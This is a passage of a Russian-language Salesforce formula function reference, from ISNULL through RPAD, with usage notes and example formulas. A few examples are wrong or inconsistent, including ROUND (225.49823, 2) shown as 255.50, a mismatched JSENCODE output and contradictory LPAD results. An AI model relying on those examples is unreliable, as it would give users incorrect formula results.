- Текстовые поля не могут быть нулевыми, поэтому использование данной функции в текстовом поле всегда возвращает значение «ЛОЖЬ». Например, поле формулы IF (ISNULL (new\_\_c) 1, 0) всегда возвращает нулевое значение, независимо от значения поля New. Рекомендуем использовать функцию ISBLANK в текстовых полях.
- Поля раскрывающегося списка со множественным выбором не могут быть нулевыми в элементах S-Control, кнопках и шаблонах эл. почты, поэтому использование данной функции в поле раскрывающегося списка со множественным выбором всегда возвращает значение «ЛОЖЬ».
- Пустые поля даты и даты/времени, используемые функциями ISNULL, всегда возвращают значение «ИСТИНА».
- Функция ISNULL не поддерживает поля даты/времени.
- Параметр «Считать пустые поля пустыми» должен быть выбран при обращении к полю типа «Число», «Процент» или «Валюта» в функции ISNULL. Параметр «Считать пустые поля нулевыми» присваивает пустым полям нулевое значение.
- Поля слияния могут обрабатываться как пустые, что может влиять на результаты компонентов (например, элементы S-Control), поддерживающих вызов данной функции.
- При использовании правила проверки, гарантирующего наличие конкретного значения в числовом поле, рекомендуем использовать функцию ISNULL для добавления пустых полей. Например, чтобы проверить наличие значения «1» в настраиваемом поле, воспользуйтесь правилом проверки ниже, позволяющим отображать ошибки для пустых полей или полей, содержащих иные значения.

```
OR (ISNULL (field__c), field__c<>1)
```

## ISNUMBER

**Описание:**

Данная функция определяет текстовое значение, являющееся числом, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».

**Использование:**

ISNUMBER (*текст*) и замените *текст* именем поля слияния для текстового поля.

**Пример правила проверки:**

```
OR (LEN (Bank_Account_Number__c) <> 10,
NOT (ISNUMBER (Bank_Account_Number__c)))
```

Данное правило проверки гарантирует наличие 10-значного числа в настраиваемом текстовом поле Bank Account Number.

**Советы:**

- Данная функция возвращает значение «ЛОЖЬ» для пустых значений.
- Функция ISNUMBER не поддерживает региональные настройки. Например, функции ISNUMBER ("123,12") и ISNUMBER ("1 000") возвращают значение «ЛОЖЬ», несмотря на выбор региона French.
- Китайские, японские, корейские и специальные символы, включая пробелы, возвращают значение «ЛОЖЬ».
- Функция ISNUMBER возвращает значение «ИСТИНА» для технического форматирования (например, «2E2» или «123.123»).

## ISPICKVAL

**Описание:**

Данная функция определяет значение поля раскрывающегося списка, которое равняется заданному текстовому литералу.

**Использование:**

ISPICKVAL (*поле\_раскрывающегося\_списка*, *текстовый\_литерал*) и замените *поле\_раскрывающегося\_списка* именем поля слияния для раскрывающегося списка; замените *текстовый\_литерал* значением раскрывающегося списка, окруженным кавычками. Параметр *текстовый\_литерал* не может быть полем слияния или результатом функции.

**Примеры:**

**Активация контракта**

Функция IF (ISPICKVAL (Status, "Activated"), NOW () -ActivatedDate, null) вычисляет количество дней, прошедших после активации контракта. Данное поле содержит значение, если контракту задан статус Activated.

**Суммы комиссии**

```
IF (ISPICKVAL (StageName, "Closed Won"),
ROUND (Amount *0.02, 2), 0)
```

Данный пример вычисляет комиссию для любой возможности на этапе Closed Won. Значение данного поля вычисляется путем умножения суммы на коэффициент 0,02 для любой закрытой/реализованной возможности. Открытым или нереализованным возможностям назначается нулевая комиссия.

**Бизнес-правило, инициированное конкурентом**

```
ISPICKVAL (Stage, "Closed Lost") && INCLUDES (Competitor__c, "Acme")
```

При использовании бизнес-правила или конструктора процессов данная формула позволяет системе Salesforce инициировать выполнение связанных действий, если поле раскрывающегося списка со множественным выбором Competitor для нереализованной возможности содержит значение «Acme».

**Советы:**

- Замените *поле\_раскрывающегося\_списка* настраиваемым или стандартным полем типа «Раскрывающийся список».
- Выражение *текстовый\_литерал* должно быть текстовым и использовать кавычки. Поле слияния или результат функции не может использоваться в качестве выражения.
- Рекомендуем использовать функции [CASE](#) для определения значений раскрывающегося списка, равных отдельному значению.
- Если функция ISPICKVAL используется для возврата предыдущего значения поля раскрывающегося списка, добавьте функцию PRIORVALUE в функцию ISPICKVAL. Например:

```
ISPICKVAL (PRIORVALUE
(picklist_field),
text_literal)
```

## JSENCODE

**Описание:**

Данная функция кодирует значения текстовых полей и полей слияния для использования в JavaScript путем вставки символов перехода (например, обратная косая черта) перед небезопасными символами JavaScript (например, апостроф).

**Использование:**

{ !JSENCODE (*текст*) } и замените *текст* полем слияния или текстовой строкой, содержащей небезопасные символы JavaScript.

**Пример:**

Если поле слияния foo\_\_c содержит текст <B>Enter the user's name<b>, то функция { !JSENCODE (foo\_\_c) } возвращает следующее значение:  
 \u003C\u003EEnter the user\'s name\u003C\/b\u003E

**Советы:**

Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce.

## JSINHTML ENCODE

**Описание:**

Данная функция кодирует значения текстовых полей и полей слияния для использования внутри HTML-тегов в JavaScript путем замены символов, зарезервированных в HTML, эквивалентами объекта HTML и вставки символов перехода перед небезопасными символами JavaScript. JSINHTML ENCODE (*некоторое\_значение*) — это вспомогательная функция, эквивалентная функции JSENCODE (HTML ENCODE ( (*некоторое\_значение*) ). Другими словами, функция JSINHTML ENCODE сначала кодирует *некоторое\_значение* посредством HTML ENCODE, а затем кодирует результат посредством JSENCODE.

**Использование:**

{ !JSINHTML ENCODE (*текст*) } и замените *текст* полем слияния или текстовой строкой, содержащей небезопасные символы JavaScript.

**Пример:**

Если поле слияния foo\_\_c содержит текст <B>Enter the user's name<b>, то функция { !JSINHTML ENCODE (foo\_\_c) } возвращает следующее значение:  
 &lt;B&gt;Enter the user&#39;s name&lt;\/b&gt;



**Советы:**

- Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce.

## LEFT

**Описание:**

Данная функция возвращает указанное количество символов из начала текстовой строки.

**Использование:**

LEFT (*текст*, *количество\_символов*) и замените *текст* нужным полем или выражением; замените *количество\_символов* нужным количеством символов слева.

**Пример:**

TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(SSN\_\_c, 4))

Данная формула отображает первые пять символов имени и последние четыре символа номера социального обеспечения, разделенные тире. Обратите внимание, что данный пример использует настраиваемое текстовое поле SSN.

**Советы:**

- Формулы позволяют ссылаться на поля автонумерации как на текстовые поля.
- Если значению *количество\_символов* соответствует отрицательное число, то система Salesforce заменяет данное значение нулем.

## LEN

**Описание:**

Данная функция возвращает количество символов в заданной текстовой строке.

**Использование:**

LEN (*текст*) и замените *текст* полем или выражением нужной длины.

**Пример:**

LEN (PartNumber\_\_c)

Данная формула возвращает количество символов в поле Product Code.

## LINKTO

**Описание:**

Данная функция возвращает относительный URL-адрес в виде ссылки (теги href и anchor) для настраиваемого элемента S-Control или страницы Salesforce.

**Использование:**

{ !LINKTO (*метка*, *цель*, *код*, [*входные\_данные*], [*без\_переопределения*] ) } и замените *метку* текстом ссылки, *цель* URL-адресом, а *код* ссылкой на запись. Входные данные указываются дополнительно и могут содержать любые параметры, которые должны быть добавлены в ссылку. Аргумент *без\_переопределения* также является дополнительным и по умолчанию содержит значение «ложь». Данный аргумент применяется к URL-адресам стандартных страниц Salesforce (например, \$Action.Account.New). Замените аргумент *без\_переопределения* значением «истина» для отображения стандартной страницы Salesforce, независимо от наличия соответствующего переопределения в других областях приложения.

**Пример элемента S-Control: Элемент S-Control для создания организации**

```
<html> <body> {!LINKTO("Create a New Account",
                        $Action.Account.New, $ObjectType.Account) }
</body> </html>
```

Данный пример позволяет пользователям выбирать ссылку для создания организации. Данная ссылка может быть добавлена в списковые представления организаций или веб-вкладки, поддерживающие прямое создание организаций. Рекомендуем использовать глобальную переменную \$Action для доступа к странице создания организаций в системе Salesforce.

**Элемент S-Control для открытия нового окна эл. почты**

```
<html>
<body>
{!LINKTO("Email link",
        "mailto:support@yourcompany.com?subject=Please%20Help") };
</body>
</html>
```

Данный пример открывает новое окно эл. почты, адресованное support@yourcompany.com и содержащее тему Please Help, при каждом выборе ссылки Email link.

**Ссылка на другой элемент S-Control**

```
<html>
<body>
{!LINKTO("Check for duplicates",
        $Scontrol.dedup_account, Account.Id) }
</body>
</html>
```

Рекомендуем использовать данный пример для создания страницы, содержащей гиперссылку Check for duplicates. При выборе данной ссылки система Salesforce запускает настраиваемый элемент S-Control. Данный пример предполагает наличие готового настраиваемого элемента S-Control для поиска повторяющихся организаций и объединения их данных.

**Советы:**

- Запрещается использовать данную функцию во встраиваемом элементе S-Control, который должен открываться в новом окне.
- Чтобы объединить разные *входные\_данные*, рекомендуем использовать квадратные скобки.

```
{!LINKTO("View Case", $Action.Case.View, Case.Id, [parm1="A",
parm2="B"] ) }
```

- Чтобы задать аргумент *без\_переопределения* в случае отсутствия входных данных для передачи, задайте параметру *входные\_данные* нулевое значение.

```
{!LINKTO("View Case", $Action.Case.View, Case.Id, null, true) }
```

- При переопределении начальной страницы стандартной или настраиваемой вкладки задайте параметру *цель* глобальную переменную \$Action для объекта Tab, a

параметру *код* — тип объекта. Например, LINKTO ("Accounts Tab", \$Action.Account.Tab, \$ObjectType.Account).

- Данная функция доступна только в настраиваемых кнопках, ссылках и элементах S-Control.

## LN

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает натуральный логарифм заданного числа. Основанием натуральных логарифмов является постоянное значение числа <i>E</i> , равное 2,71828182845904.   |
| <b>Использование:</b> | LN ( <i>число</i> ) и замените <i>число</i> полем или выражением, которое должно содержать натуральный логарифм. Примечание. Функция LN противоположна функции EXP.        |
| <b>Пример:</b>        | Функция LN (10) возвращает натуральный десятичный логарифм (например, 2,30).<br>Функция LN (Value__c) возвращает натуральный логарифм настраиваемого числового поля Value. |

## LOG

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает десятичный логарифм числа.   |
| <b>Использование:</b> | LOG ( <i>число</i> ) и замените <i>число</i> полем или выражением, которое должно использоваться для вычисления десятичного логарифма.   |
| <b>Пример:</b>        | <p><b>Зарплата</b></p> <p>Функция LOG (Salary__c) вычисляет логарифм зарплаты сотрудника. Данный пример использует настраиваемое поле валюты Salary.</p> <p><b>Водород</b></p> <p>Формула -LOG (Hydrogen__c) вычисляет водородный показатель и кислотность посредством функции LOG и настраиваемого числового поля Hydrogen, которое отображает концентрацию ионов водорода в жидкости (моль на литр).</p> |

## LOWER

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция преобразует все буквы заданной текстовой строки в строчные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила.   |
| <b>Использование:</b> | LOWER ( <i>текст</i> , [ <i>регион</i> ]) и замените <i>текст</i> полем или текстом, который должен быть преобразован в строчной; замените <i>регион</i> — дополнительным двухзначным кодом ISO или пятизначным кодом региона (при его наличии). |
| <b>Пример:</b>        | <p><b>MYCOMPANY.COM</b></p> <p>Функция LOWER ("MYCOMPANY.COM") возвращает значение mycompany.com.</p>  |

**Биржевой символ**

Функция LOWER (TICKERSYMBOL) возвращает строчной текст, введенный в поле «Биржевой символ».

**Применение правил турецкого языка**

Турецкий язык использует два варианта буквы «i»: с точкой и без точки. Согласно правилам турецкого языка, буква «İ» с точкой может использоваться как заглавная, а буква «i» без точки — как строчная. Чтобы гарантировать корректное использование функции LOWER () на турецком языке, рекомендуем добавить код Турции (tr) в функцию LOWER (). Например:

LOWER (текст, "tr")

В этом случае система Salesforce блокирует преобразование буквы «İ» с точкой в букву «i» без точки в параметре текст.

**LPAD****Описание:**

Данная функция вставляет указанные символы слева от текстовой строки.

**Использование:**

LPAD (текст, длина\_заполнения [, строка\_заполнения]) и замените переменные:

- текст (поле или выражение, слева от которого должны быть вставлены символы).
- длина\_заполнения (общее количество символов в тексте, которое должно быть возвращено).
- строка\_заполнения (как минимум один символ, который должен быть вставлен). Параметр строка\_заполнения является дополнительным и по умолчанию соответствует пробелу.

Если длина значения текст превышает длину значения строка\_заполнения, то текст усекается до размера длины\_заполнения.

**Пример:****Имя поля: заполнение**

Функция LPAD (Name, 20) усекает поле Name до 20 символов. Например, для имени mycompany.com возвращается значение mycompany.com.

**My\_Company: без изменения**

Функция LPAD ('my\_company.com', 14, 'z') возвращает значение my\_company.com без изменения, так как его длина составляет 14 символов.

**Заполнение имени поля символом Z**

Функция LPAD (Name, 15, 'z') возвращает имя zmycompany.com.

**Имя поля: усечение**

Функция LPAD (Name, 2) усекает имя до двух символов. Например, для имени mycompany.com возвращается значение my.

**Советы:**

Начальные нули и пробелы пропускаются.

## MAX

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция возвращает самое большое число из списка чисел.  |
| <b>Использование:</b> | MAX ( <i>число</i> , <i>число</i> , ...) и замените <i>число</i> полями или выражениями, которые должны использоваться для извлечения наибольшего числа.  |
| <b>Пример:</b>        | <p><b>Плата за обслуживание</b></p> <p>MAX(0.06 * Total_Cost__c, Min_Service_Charge__c)</p> <p>Данный пример использует поле формулы, которое вычисляет плату за обслуживание в размере 6% от общих затрат или минимальную плату (в зависимости от того, что больше). Обратите внимание, что настраиваемое поле валюты Min Service Charge содержит <b>стандартное значение</b> \$15. Если минимальная плата всегда одинакова, то данное настраиваемое поле может использоваться как поле формулы.</p> <p><b>Авторский гонорар</b></p> <pre>MAX(0.10 * Pages__c, (Retail_Price__c * 0.07) * Total_Sold__c)</pre> <p>Данная формула определяет сумму, которая должна быть выплачена в качестве гонорара за книгу. Формула отображает большую из двух сумм: \$0,07 за каждую проданную книгу или \$0.10 за страницу. Данный пример предполагает наличие готовых настраиваемых числовых полей Pages и Total Sold, а также настраиваемого поля валюты Retail Price.</p> <p><b>Комиссионные</b></p> <pre>MAX(\$User.Commission_Percent__c * Price, Price * Account_Discount__c, 100)</pre> <p>Данная формула определяет комиссионные за актив на основе наибольшего значения: комиссионный процент пользователя от цены; цена, умноженная на процент скидки, заданный для организации; 100 долларов. Данный пример предполагает наличие двух готовых настраиваемых полей процентов для пользователей и активов.</p> |

## MID

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция возвращает указанное количество символов из середины текстовой строки, начиная с исходной позиции.   |
| <b>Использование:</b> | MID ( <i>текст</i> , <i>начальный_номер</i> , <i>количество_символов</i> ) и замените <i>текст</i> полем или выражением, которое должно использоваться для возврата символов; замените <i>начальный_номер</i> количеством символов, которое должно отображаться слева как исходная позиция; замените <i>количество_символов</i> общим количеством символов, которое должно быть возвращено. |
| <b>Пример:</b>        | Функция MID (Division, 3, 4) возвращает четыре символа имени Division, начиная с третьего символа слева. Данное значение соответствует коду отдела в записи пользователя.   |

## MIN

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция возвращает самое маленькое число из списка чисел.  |
| <b>Использование:</b> | MIN ( <i>число</i> , <i>число</i> , ...) и замените <i>число</i> полями или выражениями, которые должны использоваться для извлечения наименьшего числа.  |
| <b>Пример:</b>        | <p><b>Соответствие пенсионному плану 401K</b></p> <pre>MIN(250, Contribution__c / 2)</pre> <p>Данный пример использует формулу, определяющую сумму, которая должна переводиться на имя сотрудника согласно пенсионному плану 401K: половина взноса сотрудника или 250 долларов (в зависимости от того, что меньше). Данный пример предполагает наличие готового настраиваемого поля валюты Contribution.</p> <p><b>Премия</b></p> <pre>MIN(Gross__c * Bonus_Percent__c, Performance__c / Number_of_Employees__c)</pre> <p>Данный пример определяет размер премии сотрудника на основе наименьшего из двух значений: валовая прибыль сотрудника, умноженная на процент премии, или прибыль компании, разделенная поровну на всех сотрудников. Данный пример предполагает наличие готового настраиваемого числового поля Number of Employees, настраиваемого поля процентов Bonus Percent и настраиваемых полей валюты Gross (для сотрудника) и Performance (для компании).</p> |

## MOD

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция возвращает остаток от деления числа.   |
| <b>Использование:</b> | MOD ( <i>число</i> , <i>делитель</i> ) и замените <i>число</i> полем или выражением, которое должно быть разделено; замените <i>делитель</i> числом, которое должно использоваться в качестве делителя.   |
| <b>Пример:</b>        | <p>Функция MOD (3, 3) возвращает значение «0».</p> <p>Функция MOD (4, 3) возвращает значение «1».</p> <p>Функция MOD (123, 100) возвращает значение «23».</p> <p>При необходимости отмените возможность планирования встреч на субботу или воскресенье. Рекомендуем использовать пример ниже для применения правила проверки к настраиваемому полю даты My Date.</p> <pre>CASE (MOD(My_Date__c - DATE(1900, 1, 7), 7), 0, 0, 6, 0, 1) = 0</pre> <p>Если значение поля My Date соответствует выходному дню, то данный пример отображает следующее сообщение об ошибке: «My Date is not a weekday».</p> |

## MONTH

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает месяц в виде числа от 1 (январь) до 12 (декабрь).  |
| <b>Использование:</b> | MONTH ( <i>дата</i> ) и замените <i>дату</i> полем или выражением даты, содержащим нужный месяц.   |
| <b>Пример:</b>        | <p><b>Истечение срока действия соглашения об уровне обслуживания</b></p> <p>Функция MONTH (SLAExpirationDate__c) возвращает месяц истечения срока действия соглашения об уровне обслуживания. Данный пример использует настраиваемое поле даты SLA Expiration Date.</p> <p><b>Текущий месяц</b></p> <p>Функция MONTH (TODAY ()) возвращает текущий месяц в числовом формате. Например, февралю соответствует значение «2».</p> |

## NOT

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает значение «ЛОЖЬ» для значения «ИСТИНА», а значение «ИСТИНА» для значения «ЛОЖЬ».  |
| <b>Использование:</b> | NOT ( <i>логическое_значение</i> ) и замените <i>логическое_значение</i> выражением, которое должно быть оценено.  |
| <b>Пример:</b>        | <p>Формула IF (NOT (ISPICKVAL (Status, "Closed")), ROUND (NOW () -CreatedDate, 0), null) проверяет, является ли переменная открытой, и, в случае истинности, вычисляет количество дней, в течение которых она была открыта, путем вычитания даты и времени создания из текущих даты и времени. Формула возвращает количество дней, округленное до целого числа. В противном случае данное поле содержит пустое значение.</p> |

## NOW

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает текущие дату и время.  |
| <b>Использование:</b> | NOW ()   |
| <b>Пример:</b>        | <p>IF (ISPICKVAL (Status, "Open"), ROUND (NOW () -CreatedDate, 0), null)</p> <p>Данная формула проверяет, является ли интерес открытым, и, в случае истинности, вычисляет количество дней, в течение которых он был открыт, путем вычитания даты и времени создания из текущих даты и времени. Формула возвращает количество дней, округленное до целого числа. В противном случае данное поле содержит пустое значение.</p> |
| <b>Советы:</b>        | <ul style="list-style-type: none"> <li>• Запрещается удалять скобки.</li> <li>• Запрещается заполнять скобки содержимым. Скобки должны быть пустыми.</li> <li>• Функция NOW должна использовать поле даты/времени вместо поля даты. Поля «Дата создания» и «Дата последнего изменения» — это поля даты/времени, тогда как поле «Дата последнего действия» — это поле даты.</li> </ul>  |

- Рекомендуем использовать функцию [TODAY](#) для добавления поля даты.
- При вычислении дат и времени всегда используется часовой пояс пользователя.
- Рекомендуем использовать операторы сложения и вычитания с функцией NOW и другими полями даты/времени для возврата числа, соответствующего количеству дней. Например, формула `NOW () - CreatedDate` вычисляет количество дней, прошедших после даты создания записи. Данный пример использует поле формулы типа «Число».
- Рекомендуем использовать операторы сложения и вычитания с функцией NOW и числами для возврата даты и времени. Например, формула `NOW () +5` прибавляет пять дней к текущим дате и времени. Данный пример использует поле формулы типа «Дата/время».

## NULLVALUE



**Важное замечание:** Рекомендуем использовать функцию [BLANKVALUE](#) вместо функции NULLVALUE в новых формулах. Функция [BLANKVALUE](#) аналогична функции NULLVALUE, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции NULLVALUE.

### Описание:

Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает выражение замены. При наличии значения функция возвращает значение выражения.

### Использование:

`NULLVALUE (выражение, выражение_замены)` и замените *выражение* выражением, которое должно быть оценено; замените *выражение\_замены* значением, которое должно заменять любые пустые значения.

### Пример:

`(NULLVALUE (Sample_Due_Date__c, StartDate +5))`

Данная формула возвращает дату через пять дней после даты начала, если поле `Sample Due Date` содержит пустое значение. Поле `Sample Due Date` является настраиваемым полем даты.

### Советы:

- Запрещается использовать данную функцию с текстовыми полями, так как они не содержат нулевого значения даже в том случае, если отображаются пустыми. Рекомендуем использовать функцию [BLANKVALUE](#) для определения пустых текстовых полей.
- Функция [NULLVALUE](#) не поддерживает поля даты/времени.
- Параметр «Считать пустые поля пустыми» должен быть выбран при обращении к полю типа «Число», «Процент» или «Валюта» в функции [NULLVALUE](#). Параметр «Считать пустые поля нулевыми» присваивает пустым полям нулевое значение.
- Параметры *выражение* и *выражение\_замены* должны использовать одинаковый тип данных.



## ИЛИ

|                                 |   |
|---------------------------------|---|
| <b>Описание:</b>                | Данная функция определяет истинность или ложность выражений. Если как минимум одно выражение истинно, то функция возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ». Рекомендуем использовать данную функцию как альтернативу оператору    (ИЛИ).  |
| <b>Использование:</b>           | OR (логическое_значение1, логическое_значение2...) и замените любое количество логических ссылок выражениями, которые должны быть оценены.  |
| <b>Пример поля формулы:</b>     | <p>IF(OR(ISPICKVAL(Priority, "High"), ISPICKVAL(Status, "New")), ROUND(NOW()-CreatedDate, 0), null)</p> <p>Данная формула возвращает количество дней, в течение которого обращение было открыто, если полю Status задано значение New или полю Priority задано значение High. Если обращение открыто сегодня, то данное поле отображает нулевое значение.</p> |
| <b>Пример правила проверки:</b> | <pre>OR(Sample_Rate__c &lt; 0, Sample_Rate__c &gt; 0.40)</pre> <p>Данная формула правила проверки отображает следующее сообщение об ошибке, если настраиваемое поле Sample Rate содержит значение вне диапазона 0—40%: "SampleRate cannot exceed 40%."</p>  |

## PARENTGROUPVAL

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает значение указанной родительской группировки. Родительская группировка — это любой вышестоящий уровень над группировкой, содержащей формулу. Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.  |
| <b>Использование:</b> | <p><b>Сводный и составной отчеты:</b> PARENTGROUPVAL (поле_резюмирования, уровень_группировки)</p> <p><b>Матричный отчет:</b> PARENTGROUPVAL (поле_резюмирования, родительская_группировка_строк, родительская_группировка_столбцов)</p> <p>Параметр поле_резюмирования отображает значение итогового поля; параметр уровень_группировки отображает родительский уровень для сводных отчетов, а параметры родительская_группировка_строк и родительская_группировка_столбцов отображают родительские уровни для матричных отчетов.</p> |
| <b>Пример:</b>        | <pre>TOTAL_PRICE : SUM/PARENTGROUPVAL (TOTAL_PRICE : SUM, GRAND_SUMMARY)</pre> <p>Данная формула вычисляет размер каждого продукта относительно итоговой суммы. Данный пример использует сводный отчет по возможностям и их продуктам, сгруппированным по полю «Имя продукта».</p>   |

## PREVGROUPVAL

**Описание:** Данная функция возвращает значение указанной предыдущей группировки. Предыдущая группировка — это группировка, расположенная в отчете перед текущей группировкой. Выберите уровень группировки и инкремент. Инкремент — это количество столбцов или строк, расположенных перед текущим полем резюмирования. Значение по умолчанию: «1»; максимальное значение: «12». Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.

**Использование:**

```
PREVGROUPVAL(summary_field, grouping_level [, increment])
```

Параметр поле\_резюмирования отображает имя сгруппированной строки или столбца; параметр уровень\_группировки отображает уровень резюмирования, а параметр инкремент отображает количество предыдущих строк или столбцов.

**Пример:**

```
AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)
```

Данная формула вычисляет разницу между текущей и предыдущей стоимостями для каждого месяца отчета. Данный пример использует матричный отчет по возможности, содержащий столбцы, сгруппированные по полю «Дата закрытия», и строки, сгруппированные по полю «Этап».

## PRIORVALUE

**Описание:** Данная функция возвращает предыдущее значение поля.

**Использование:** `PRIORVALUE (поле)`

**Пример правила проверки:** Следующее правило проверки блокирует изменение ожидаемого дохода после закрытия возможности: `AND (PRIORVALUE (Amount) > Amount, IsClosed)`.

**Советы:**

- Ниже перечислены компоненты, поддерживающие данную функцию.
  - Правила назначения
  - Правила проверки
  - Обновления поля
  - Бизнес-правила, если используется критерий оценки «Оценить правило, если запись: создано и изменено».
  - Критерии формулы для выполнения действий в конструкторе процессов.
- Данная функция не возвращает стандартные значения.
- При создании записи данная функция возвращает значение ссылочного *поля* вместо нулевого значения. Например, при создании организации Acme функция `PRIORVALUE (Account .Name)` возвращает значение Acme.

- Если функция ISPICKVAL используется для возврата предыдущего значения поля раскрывающегося списка, добавьте функцию PRIORVALUE в функцию ISPICKVAL. Например:

```
ISPICKVAL (PRIORVALUE
(picklist_field),
text_literal)
```

- Рекомендуем использовать функцию PRIORVALUE внутри функции INCLUDES для проверки наличия конкретного значения в предыдущем значении поля раскрывающегося списка со множественным выбором. Например:

```
INCLUDES (
  PRIORVALUE (multiselect_picklist_field),
  text_literal
)
```

---

## REGEX

### Описание:

Данная функция сравнивает текстовое поле с регулярным выражением и, в случае их совпадения, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ». Регулярное выражение — это строка, используемая для описания формата строки в соответствии с определенными правилами синтаксиса.

### Использование:

REGEX (*текст*, *текст\_регулярного\_выражения*) и замените *текст* текстовым полем; замените *текст\_регулярного\_выражения* регулярным выражением, которое должно использоваться для сопоставления.

### Пример правила проверки:

Данный пример гарантирует соответствие настраиваемого поля SSN регулярному выражению, представляющему собой действительный номер социального обеспечения в формате 999-99-9999.

```
NOT (
  OR (
    LEN (SSN__c) = 0,
    REGEX (SSN__c, "[0-9]{3}-[0-9]{2}-[0-9]{4}")
  )
)
```

### Советы:

- Синтаксис регулярных выражений основывается на [синтаксисе Java Platform SE 6](#). Однако, обратная косая черта (\) должна быть заменена двойной обратной косой чертой (\\), так как данный символ обрабатывается системой Salesforce как символ перехода.
- В отличие от функции поиска внутри строки, механизм регулярных выражений Salesforce сопоставляет целые строки. Например, воспользуйтесь регулярным

выражением (. \*Марк Бениофф. \*) для поиска совпадения по имени Марк Бениофф в строке ниже.

```
According to Marc Benioff, the social enterprise increases customer success.
```

При использовании регулярного выражения Марк Бениофф отображается только строка ниже.

```
Marc Benioff
```

- Группы записи и замены пропускаются.
- Данная функция доступна во всех компонентах, содержащих формулы, кроме полей формулы, а также настраиваемых кнопок и ссылок.

## REQUIRESCRIPT

### Описание:

Данная функция возвращает тег сценария с источником для заданного URL-адреса. Рекомендуем использовать данную функцию для обращения к инструментарию Force.com AJAX Toolkit или другим инструментариам JavaScript.

### Использование:

{!REQUIRESCRIPT (*URL-адрес*) } и замените *URL-адрес* ссылкой на нужный сценарий.

При использовании AJAX Toolkit:

```
{!requireScript ("/soap/ajax/13.0/connection.js") }
```

Возвращается:

```
<script src="/soap/ajax/13.0/connection.js"></script>
```

### Пример настраиваемой кнопки:

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js") }
var c = new sforce.SObject("Case");
c.id = "{!Case.Id}";
c.Status = "New";
result = sforce.connection.update([c]);
window.location.reload();
```

Данный пример задает полю обращения Status значение New при каждом нажатии настраиваемой кнопки на странице сведений об обращении. Чтобы настроить данную функцию в организации, определите настраиваемую кнопку для обращений со следующими атрибутами:

- «Тип отображения»: «Кнопка страницы сведений»
- «Алгоритм»: «Выполнить сценарий JavaScript»
- «Источник содержимого»: «OnClick JavaScript»

Затем вставьте содержимое выше в определение настраиваемой кнопки и добавьте кнопку в макеты страниц обращений.

**Советы:**

- Чтобы получить доступ к специальным полям слияния для элементов S-Control, воспользуйтесь глобальными переменными.
- Рекомендуем использовать данную функцию при создании настраиваемых кнопок или ссылок, атрибуты «Алгоритм» и «Источник содержимого» которых содержат значения «Выполнить сценарий JavaScript» и «OnClick JavaScript» соответственно, так как тег сценария должен находиться вне кода OnClick.
- Данная функция доступна только настраиваемым кнопкам и ссылкам, атрибуту «Источник содержимого» которых задано значение «OnClick JavaScript».
- Рекомендуем использовать функцию INCLUDESCRIPT для работы с Visualforce.

## RIGHT

**Описание:**

Данная функция возвращает указанное количество символов из конца текстовой строки.

**Использование:**

RIGHT (*текст*, *количество\_символов*) и замените *текст* нужным полем или выражением; замените *количество\_символов* нужным количеством символов справа.

**Пример:**

Формула TRIM (LEFT (LastName, 5) ) &"-"&TRIM (RIGHT (SSN\_\_c, 4) ) отображает первые пять символов имени и последние четыре символа номера социального обеспечения, разделенные тире. Обратите внимание, что данная формула предполагает наличие готового настраиваемого текстового поля SSN.

**Советы:**

- Формулы позволяют ссылаться на поля автонумерации как на текстовые поля.
- Если значению *количество\_символов* соответствует отрицательное число, то система Salesforce заменяет данное значение нулем.

## ROUND

**Описание:**

Данная функция возвращает ближайшее число, ограничивая его заданным количеством цифр.

**Использование:**

ROUND (*число*, *количество\_цифр*) замените *число* полем или выражением, которое должно быть округлено; замените *количество\_цифр* нужным количеством знаков после запятой.

**Пример:**

ROUND (1.5, 0) = 2  
 ROUND (1.2345, 0) = 1  
 ROUND (-1,5, 0) = -2  
 ROUND (225.49823, 2) = 255.50

**Простая скидка**

ROUND (Amount - Amount \* Discount\_Percent\_\_c, 2)

Рекомендуем использовать данную формулу для вычисления скидки по возможности, округленной до двух знаков. Данный пример использует числовое поле формулы для возможностей, содержащих настраиваемое поле процентов Discount\_Percent.

**Советы:**

- Чтобы округлить значение до целого числа, задайте параметру *количество\_цифр* нулевое значение.
- Система Salesforce автоматически округляет числа на основе указанного количества знаков после запятой. Например, настраиваемое числовое поле с двумя знаками после запятой округляет значение 1,49999 до значения 1,50.
- Система Salesforce округляет числа в большую сторону. Промежуточные значения всегда округляются в большую сторону. Например, 1,45 округляется до 1,5, а -1,45 до -1,5.
- Отображаемые десятичные числа определяются количеством знаков после запятой, выбранным при определении поля в мастере настраиваемых полей. Параметр *количество\_цифр* отображает количество цифр, используемое для округления.

**RPAD**

**Описание:**

Данная функция вставляет указанные символы справа от текстовой строки.

**Использование:**

RPAD (*текст*, *длина\_заполнения* [, '*строка\_заполнения*']) и замените переменные:

- *текст* (поле или выражение, справа от которого должны быть вставлены символы).
- *длина\_заполнения* (общее количество символов в тексте, которое должно быть возвращено).
- *строка\_заполнения* (как минимум один символ, который должен быть вставлен). Параметр *строка\_заполнения* является дополнительным и по умолчанию соответствует пробелу.

